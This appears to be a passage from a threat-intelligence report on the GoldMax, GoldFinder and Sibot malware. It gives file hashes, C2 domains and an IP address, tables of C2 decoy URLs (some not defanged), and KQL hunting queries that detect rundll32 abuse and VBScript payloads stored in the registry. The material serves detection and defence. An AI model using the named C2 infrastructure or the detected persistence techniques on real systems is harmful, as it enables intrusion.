SHA-256	Sibot	e9ddf486e5aeac02fc279659b72a1bec97103f413e089d8fabc30175f4cdbf15

SHA-256	Sibot	cb80a074e5fde8d297c2c74a0377e612b4030cc756baf4fff3cc2452ebc04a9c
Domain	GoldMax	megatoolkit[.]com
Domain	GoldMax and GoldFinder	Nikeoutletinc[.]org

GoldMax C2 decoy traffic

As detailed above, GoldMax employs decoy traffic to blend in with normal network traffic. Below are several examples demonstrating the patterns GoldMax uses to mix legitimate traffic with C2 queries:

185[.]225[.]69[.]69 C2 decoys	**“onetechcompany” C2 decoys**	**“reyweb” C2 decoys**
hxxps[:]//cdn[.]mxpnl[.]com/	hxxps[:]//code[.]jquery[.]com/	hxxps[:]//code[.]jquery[.]com/
hxxps[:]//code[.]jquery[.]com/	hxxps[:]//play[.]google[.]com/log?”	hxxps[:]//cdn[.]cloudflare[.]com/
hxxps[:]//cdn[.]google[.]com/	hxxps[:]//fonts[.]gstatic[.]com/s/font.woff2″	hxxps[:]//cdn[.]google[.]com/
hxxps[:]//fonts[.]gstatic[.]com/s/font.woff2	hxxps[:]//cdn[.]google[.]com/	hxxps[:]//cdn[.]jquery[.]com/
hxxps[:]//ssl[.]gstatic[.]com/ui/v3/icons	hxxps[:]//www.gstatic[.]com/images/?	hxxps[:]//cdn[.]mxpnl[.]com/
hxxps[:]//www.gstatic[.]com/images/?	hxxps[:]//onetechcompany [.]com/style.css	hxxps[:]//ssl[.]gstatic[.]com/ui/v3/icons
hxxps[:]//185[.]225[.]69[.]69/style.css	hxxps[:]//onetechcompany [.]com/script.js	hxxps[:]//reyweb[.]com/style.css
hxxps[:]//185[.]225[.]69[.]69/script.js	hxxps[:]//onetechcompany [.]com/icon.ico	hxxps[:]//reyweb[.]com/script.js
hxxps[:]//185[.]225[.]69[.]69/icon.ico	hxxps[:]//onetechcompany [.]com/icon.png	hxxps[:]//reyweb[.]com/icon.ico
hxxps[:]//185[.]225[.]69[.]69/icon.png	hxxps[:]//onetechcompany [.]com/scripts/jquery.js	hxxps[:]//reyweb[.]com/icon.png
hxxps[:]//185[.]225[.]69[.]69/scripts/jquery.js	hxxps[:]//onetechcompany [.]com/scripts/bootstrap.js	hxxps[:]//reyweb[.]com/scripts/jquery.js
hxxps[:]//185[.]225[.]69[.]69/scripts/bootstrap.js	hxxps[:]//onetechcompany [.]com/css/style.css	hxxps[:]//reyweb[.]com/scripts/bootstrap.js
hxxps[:]//185[.]225[.]69[.]69/css/style.css	hxxps[:]//onetechcompany [.]com/css/bootstrap.css	hxxps[:]//reyweb[.]com/css/style.css
hxxps[:]//185[.]225[.]69[.]69/css/bootstrap.css		hxxps[:]//reyweb[.]com/css/bootstrap.css

C2 decoy traffic added April 15, 2021:

“megatoolkit” C2 decoys	**“nikeoutletinc” C2 decoys**
https://cdn.mxpnl.com/	https://cdn.mxpnl.com/
https://www.google-analytics.com/	https://cdn.bootstrap.com/
https://cdn.jquery.com/	https://www.google-analytics.com/
https://cdn.cloudflare.com/	https://play.google.com/log?
https://code.jquery.com/	https://cdn.jquery.com/
https://play.google.com/log?	https://code.jquery.com/
https://megatoolkit.com/style.css	https://nikeoutletinc.org/style.css
https://megatoolkit.com/script.js	https://nikeoutletinc.org/script.js
https://megatoolkit.com/icon.ico	https://nikeoutletinc.org/icon.ico
https://megatoolkit.com/icon.png	https://nikeoutletinc.org/icon.png
https://megatoolkit.com/scripts/jquery.js	https://nikeoutletinc.org/scripts/jquery.js

https://megatoolkit.com/scripts/bootstrap.js	https://nikeoutletinc.org/scripts/bootstrap.js
https://megatoolkit.com/css/style.css	https://nikeoutletinc.org/css/style.css
https://megatoolkit.com/css/bootstrap.css	https://nikeoutletinc.org/css/bootstrap.css

Advanced hunting queries

Rundll32.exe .sys image loads by reference

Looks for rundll32.exe loading .sys file explicitly by name.

Run query in Microsoft 365 security center:

```
DeviceImageLoadEvents
| where InitiatingProcessFileName =~ 'rundll32.exe'
| where InitiatingProcessCommandLine has_any('.sys,','.sys ')
| where FileName endswith '.sys'
| project Timestamp, DeviceId, InitiatingProcessParentFileName, InitiatingProcessFolderPath,
InitiatingProcessFileName, InitiatingProcessCommandLine, FolderPath, FileName
```

Rundll32.exe executing inline VBScript

Looks for rundll32.exe executing specific inline VBScript commands.

Run query in Microsoft 365 security center:

```
DeviceProcessEvents
| where FileName =~ 'rundll32.exe'
| where ProcessCommandLine has 'Execute'
and ProcessCommandLine has 'RegRead'
and ProcessCommandLine has 'window.close'
| project Timestamp, DeviceId, InitiatingProcessParentFileName, InitiatingProcessFileName,
InitiatingProcessCommandLine, FileName, ProcessCommandLine
```

Run query in Azure Sentinel (Github link):

```
SecurityEvent
| where EventID == 4688
| where Process =~ 'rundll32.exe'
| where CommandLine has_all ('Execute','RegRead','window.close')
| project TimeGenerated, Computer, Account, Process, NewProcessName, CommandLine, ParentProcessName,
_ResourceId
```

VBScript payload stored in registry

Looks for VBScript payload stored in registry, specifically stored within a sub-key of CurrentVersion registry path and excluding common AutoRun persistence locations like Run and RunOnce registry keys.

Run query in Microsoft 365 security center

```
DeviceRegistryEvents
| where RegistryKey endswith @'\Microsoft\Windows\CurrentVersion'
| where RegistryValueType == 'String'
| where strlen(RegistryValueData) >= 200
| where RegistryValueData has_any('vbscript','jscript','mshtml,','mshtml
',','RunHTMLApplication','Execute(','CreateObject','RegRead','window.close')
| where RegistryKey !endswith @'\Software\Microsoft\Windows\CurrentVersion\Run'
and RegistryKey !endswith @'\Software\Microsoft\Windows\CurrentVersion\RunOnce'
| project Timestamp, DeviceId, InitiatingProcessFileName, InitiatingProcessCommandLine, RegistryKey,
RegistryValueName, RegistryValueData
```

Run query in Azure Sentinel (Github link):

```
let cmdTokens0 = dynamic(['vbscript','jscript']);
let cmdTokens1 = dynamic(['mshtml','RunHTMLApplication']);
let cmdTokens2 = dynamic(['Execute','CreateObject','RegRead','window.close']);
```

```
SecurityEvent
| where TimeGenerated >= ago(14d)
| where EventID == 4688
| where CommandLine has @'\Microsoft\Windows\CurrentVersion'
| where not(CommandLine has_any (@'\Software\Microsoft\Windows\CurrentVersion\Run',
@'\Software\Microsoft\Windows\CurrentVersion\RunOnce'))
// If you are receiving false positives, then it may help to make the query more strict by uncommenting the
lines below to refine the matches
//| where CommandLine has_any (cmdTokens0)
//| where CommandLine has_all (cmdTokens1)
| where CommandLine has_all (cmdTokens2)
| project TimeGenerated, Computer, Account, Process, NewProcessName, CommandLine, ParentProcessName,
_ResourceId
```

Domain IOC lookup

Looks for identified C2 domains.

Run query in Azure Sentinel (GitHub link)

```
let DomainNames = dynamic(['onetechcompany.com', 'reyweb.com', 'srfnetwork.org']);
let IPList = dynamic(['185.225.69.69']);
let IPRegex = '[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}\\.[0-9]{1,3}';
(union isfuzzy=true
(CommonSecurityLog
| where SourceIP in (IPList) or DestinationIP in (IPList) or DestinationHostName in~ (DomainNames) or
RequestURL has_any (DomainNames) or Message has_any (IPList)
| parse Message with * '(' DNSName ')' *
| extend MessageIP = extract(IPRegex, 0, Message)
| extend IPMatch = case(SourceIP in (IPList), "SourceIP", DestinationIP in (IPList), "DestinationIP",
MessageIP in (IPList), "Message", RequestURL in (DomainNames), "RequestUrl", "NoMatch")
| extend timestamp = TimeGenerated, IPCustomEntity = case(IPMatch == "SourceIP", SourceIP, IPMatch ==
"DestinationIP", DestinationIP, IPMatch == "Message", MessageIP, "NoMatch"), AccountCustomEntity =
SourceUserID
),
(DnsEvents
| where IPAddresses in (IPList) or Name in~ (DomainNames)
| extend DestinationIPAddress = IPAddresses, DNSName = Name, Host = Computer
| extend timestamp = TimeGenerated, IPCustomEntity = DestinationIPAddress, HostCustomEntity = Host
),
(VMConnection
| where SourceIp in (IPList) or DestinationIp in (IPList) or RemoteDnsCanonicalNames has_any (DomainNames)
| parse RemoteDnsCanonicalNames with * '["' DNSName '"]' *
| extend IPMatch = case( SourceIp in (IPList), "SourceIP", DestinationIp in (IPList), "DestinationIP",
"None")
| extend timestamp = TimeGenerated, IPCustomEntity = case(IPMatch == "SourceIP", SourceIp, IPMatch ==
"DestinationIP", DestinationIp, "NoMatch"), HostCustomEntity = Computer
),
(OfficeActivity
| where ClientIP in (IPList)
| extend timestamp = TimeGenerated, IPCustomEntity = ClientIP, AccountCustomEntity = UserId
),
(DeviceNetworkEvents
| where RemoteUrl has_any (DomainNames) or RemoteIP in (IPList)
| extend timestamp = TimeGenerated, DNSName = RemoteUrl, IPCustomEntity = RemoteIP, HostCustomEntity =
DeviceName
),
(AzureDiagnostics
| where ResourceType == "AZUREFIREWALLS"
| where Category == "AzureFirewallDnsProxy"
| parse msg_s with "DNS Request: " ClientIP ":" ClientPort " - " QueryID " " Request_Type " " Request_Class "
" Request_Name ". " Request_Protocol " " Request_Size " " EDNSO_DO " " EDNS0_Buffersize " " Responce_Code " "
Responce_Flags " " Responce_Size " " Response_Duration
| where Request_Name has_any (DomainNames)
| extend timestamp = TimeGenerated, DNSName = Request_Name, IPCustomEntity = ClientIP
),
```

```
(AzureDiagnostics
| where ResourceType == "AZUREFIREWALLS"
| where Category == "AzureFirewallApplicationRule"
| parse msg_s with Protocol 'request from ' SourceHost ':' SourcePort 'to ' DestinationHost ':'
DestinationPort '. Action:' Action
| where isnotempty(DestinationHost)
| where DestinationHost has_any (DomainNames)
| extend timestamp = TimeGenerated, DNSName = DestinationHost, IPCustomEntity = SourceHost
)
)
```